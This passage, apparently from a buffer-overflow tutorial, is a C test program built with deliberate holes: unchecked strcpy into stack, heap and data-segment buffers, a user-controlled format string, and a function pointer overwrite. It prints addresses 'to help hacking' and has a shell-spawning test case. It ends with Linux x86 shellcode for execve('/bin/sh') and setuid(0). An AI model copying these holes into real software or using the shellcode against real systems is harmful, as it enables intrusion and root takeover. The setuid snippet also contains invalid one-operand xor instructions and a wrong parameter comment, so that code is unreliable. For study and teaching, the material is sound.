** Test for buffer overflows in data segment
*/

int datasegmenttest(char * buf,char * format)
{
  strcpy(datasegmentbuf2,"Data in data segment");
  strcpy(datasegmentbuf,buf);

  printf("buf:%s\nformat:%s\ndatasegmentbuf:%s\ndatasegmentbuf2: %s\n",
  buf,format,datasegmentbuf,datasegmentbuf2);
  return 0;
}

/*
** Test for buffer overflows in heap
*/

int heaptest(char * buf,char * format)
{
  char tmpbuf[256];

  char * tmpbuf1;
  char * tmpbuf2;

  tmpbuf1=(char*)malloc(256);
  tmpbuf2=(char*)malloc(256);

  strcpy(tmpbuf2,"Temporary buffer in heap.");
  strcpy(tmpbuf1,buf);

  printf("tmpbuf1:%s (%p)\ntmpbuf2:%s (%p)\nbuf:%s\nformat:%s\n",
tmpbuf1,tmpbuf1,tmpbuf2,tmpbuf2,buf,format);
  return 0;
}

/*
```

```
** Non-terminated string test
*/

int nonterminatedtest(char * buf,char * format)
{
  char targetbuf[512];
  char buf1[256];
  char buf2[256];

  strncpy(buf1,buf,256);
  strncpy(buf2,format,256);

  sprintf(targetbuf,"%s%s",buf1,buf2);

  printf("targetbuf:%s (%p)\nbuf:%s\nformat:%s\n",
targetbuf,&targetbuf,buf,format);
  return 0;
}

/*
** Test for buffer overflows and format string attacks in stack
*/

int stacktest(char * buf,char * format)
{
  char tmpbuf[256];
  char tmpformat[256];

  strcpy(tmpbuf,buf);
  strncpy(tmpformat,format,256);
  fprintf(stderr,tmpformat);

  printf("tmpbuf:%s (%p)\ntmpformat: %s (%p)\nbuf:%s\nformat:%s\n",
tmpbuf,&tmpbuf,tmpformat,&tmpformat,buf,format);
  return 0;
}

/*
** Function pointer overwrite test
*/

int functionpointertest(char * buf,char * format)
{
  int (*fcn)()=&functionpointertest;
  char tmpbuf[256];

  if (!buf)
    return 0;
```

```
  strcpy(tmpbuf,buf);

  printf("tmpbuf:%s (%p)\nbuf:%s\nformat:%s\nfcn:%p\n",
tmpbuf,&tmpbuf,buf,format,fcn);
  (*fcn)(NULL,NULL);
  return 0;
}

/*
** Indirect stack overwrite test using pointers
*/

int indirecttest(char * buf,char * format)
{
  char * targetbuf;
  char tmpbuf[256];
  char tmpformat[256];

  targetbuf=tmpformat;

  strcpy(tmpbuf,buf);

  snprintf(targetbuf,256,format);

  printf("tmpbuf:%s (%p)\ntmpformat:%s (%p)\ntargetbuf:%s \
(%p)\nbuf:%s\nformat:%s\n",
tmpbuf,&tmpbuf,tmpformat,&tmpformat,targetbuf,targetbuf,buf,format);
  return 0;
}

/*
** Subfunction for performance test
*/

int speedtest2()
{
 return 0;
}

/*
** Simple performance test
*/

int speedtest(char * buf,char * format)
{
  char tmpbuf[256];
  char tmpformat[256];
```

```
  time_t start;
  int  i;

  start=time(NULL);

  strcpy(tmpbuf,format);

  for (i=0;i<atoi(buf);i++) {
    strcpy(tmpformat,tmpbuf);
    sprintf(tmpbuf,"%s",tmpformat);
    speedtest2();
    strcpy(tmpformat,tmpbuf);
    sprintf(tmpbuf,"%s",tmpformat);
    speedtest2();
  }

  printf("Test time:%d\n",time(NULL)-start);
  return 0;
}

/*
** main()
*/

int main(int argc,char **argv)
{
  int currentarg;
  int test;
  int i;

  /*
  ** Available tests and descriptions
  */

  Test tests[]={
"Data segment",
"string1 is copied to the buffer located near target buffer in data segment",
datasegmenttest,
"Heap segment",
"string1 is copied to the buffer located near target buffer in heap segment",
heaptest,
"Non-terminated string",
"string1 and string2 are copied to targetbuf",
nonterminatedtest,
"Stack segment",
"string1 is copied to tmpbuf using strcpy and string2 is used as a format string",
stacktest,
"Function pointer",
```

```
"string1 is copied to tmpbuf",
functionpointertest,
"Pointer overwrite",
"string1 is copied to tmpbuf and string2 is copied to targetbuf",
indirecttest,
"Array boundary",
"string1 is used as an index and string2 is copied to the array element",
arrayboundarytest,
"Performance",
"string1 is used as a counter for loop copying string2",
speedtest};

  /*
  ** Stupid user checking
  */

  if (argc<4) {
    printf("Usage:\n%s [-data <data>] <test number> <string1> <string2>\n\n",
argv[0]);
    printf("<data>\t\tData copied to buffers in data segment and heap\n");
    printf("<test number>\tNumber of the test\n");
    printf("\t\t0=Spawn shell\n");
    for (i=0;i<sizeof(tests)/sizeof(Test);i++)
      printf("\t\t%d=%s test\n",i+1,tests[i].name);
    exit(1);
  }

  /*
  ** Check for -data parameter and copy string to buffers if needed
  */

  currentarg=1;
  if (!strncmp(argv[currentarg],"-data",5)) {
    currentarg++;
    heap=(char*)malloc(strlen(argv[currentarg])+1);
    strcpy(datasegment,argv[currentarg]);
    strcpy(heap,argv[currentarg]);
    currentarg++;
  }

  /*
  ** Print out some addresses to help hacking
  */

  printf("Address info:\n\tBuffer in data segment at %p\n\tBuffer in heap at %p\n",
&datasegment,heap);

  /*
```

```
  ** Execute given test case
  */

  test=atoi(argv[currentarg++]);
  if (test>0 && test<1+sizeof(tests)/sizeof(Test)) {
    printf("Executing %s test\n(%s)\n\n", tests[test-1].name,tests[test-1].desc);
    tests[test-1].test(argv[currentarg],argv[currentarg+1]);
  }

  /*
  ** Spawn shell as a test case 0
  ** (for existing code attack)
  */

  if (test==0) {
      char shell[]="/bin/sh";
      char * args[]={(char*)&shell,(char*)NULL};
      execve("/bin/sh",args,NULL);
  }

  /*
  ** Inform user we're still alive..
  */

  printf("Back in main()\n");
  return -1;
}
```

ATTACK CODES FOR LINUX

Unoptimized shell spawning code for Linux (Intel x86)

```
global main
main:
section .text

; example shell spawning code

; execve() = function number 0x0b
; parameters:
; eax = function number
; ebx = pointer to filename: the full path where the binary can be found.
; ecx = pointer to argument list (first argument is the binary itself)
; edx = pointer to environment list (may be NULL)

; we want to call execve()
mov         eax,0x0b

; Program to run is "/bin/sh" =
; \x2f\x62\x69\x6e\x2f\x73\x68\x00 =
; 0x6e69622f 0x0068732f

push        DWORD 0x0068732f
push        DWORD 0x6e69622f
mov         ebx,esp

; Argument list contains only pointer to the binary itself and NULL
; terminator
push        DWORD 0x00000000
push        ebx
mov         ecx,esp

; We don't have environment variables (edx=NULL)
mov         edx,0x00000000

; Execute execve()
int         80h

; If we ever return from shell, execute exit() (function number 0x01)
mov         eax,0x01
int         80h
```

Minimal shell spawning code for Linux (Intel x86)

```
global main
main:
section .text

mov     eax,0x01a1ccbc
shr     eax,2
push    eax
push    dword 0x6e69622f
mov     ebx,esp
xor     eax,eax
push    eax
push    ebx
xor     edx,edx
mov     ecx,esp
mov     al,0x0b
int     80h
```

User identity changing code for Linux (Intel x86)

```
global main
main:
section .text

; setuid() = function number 0x17
; parameters:
; eax = function number = 0x17
; ebx = uid = 0 (root)
; ecx = gid = 0 (root)

xor     eax,eax
mov     al,0x17
xor     ebx
xor     ecx
int     80h
```